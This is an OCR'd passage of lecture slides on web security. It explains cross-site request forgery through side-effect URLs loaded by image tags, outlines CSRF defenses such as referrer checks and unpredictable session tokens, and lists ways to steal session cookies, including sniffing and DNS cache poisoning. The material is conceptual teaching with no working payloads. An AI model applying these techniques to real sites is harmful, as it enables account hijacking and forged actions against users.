
# Exploiting URLs with side-effects


**Browser automatically visits the URL to obtain what it believes will be an image.**

# Exploiting URLs with side-effects



**Browser automatically visits the URL to obtain what it believes will be an image.**

# Exploiting URLs with side-effects





**Browser automatically visits the URL to obtain what it believes will be an image.**

# Exploiting URLs with side-effects





**Browser automatically visits the URL to obtain what it believes will be an image.**

# Exploiting URLs with side-effects




**Browser automatically visits the URL to obtain what it believes will be an image.**

# Exploiting URLs with side-effects




**Browser automatically visits the URL to obtain what it believes will be an image.**

# Cross-Site Request Forgery

- Target: User who has some sort of account on a vulnerable server where requests from the user's browser to the server have a *predictable structure*

- Attack goal: make requests to the server via the user's browser that look to the server like the user intended to make them

- Attacker tools: ability to get the user to visit a web page under the attacker's control

- Key tricks:
  - Requests to the web server have predictable structure
  - Use of something like <img src=…> to force the victim to send it

# CSRF protections

- Client-side:

- Server-side:

# CSRF protections

- Client-side:

  Disallow one site to link to another??

  The loss of functionality would be too high

- Server-side:

# CSRF protections

- Client-side:

  Disallow one site to link to another??

  The loss of functionality would be too high

- Server-side:

  Referrer URL: Only allow certain actions if the referrer URL is from this site, as well

  Make the request unpredictable; put the cookie into the request, as well

  `http://website.com/doStuff.html?sid=81asf98as8eak`

# How can you steal a session cookie?

# How can you steal a session cookie?


- Compromise the user's machine / browser
- Sniff the network
- DNS cache poisoning
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

# How can you steal a session cookie?


- Compromise the user's machine / browser

- Sniff the network

- DNS cache poisoning
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

**Network-based attacks (more later)**

# Stealing users' cookies

For now, we'll assume this attack model:

- The user is visiting the site they expect
- All interactions are strictly through the browser

# Dynamic web pages

- Rather than static HTML, web pages can be expressed as a program, e.g., written in Javascript:

```
<html><body>

   Hello, <b>

   <script>
      var a = 1;
      var b = 2;
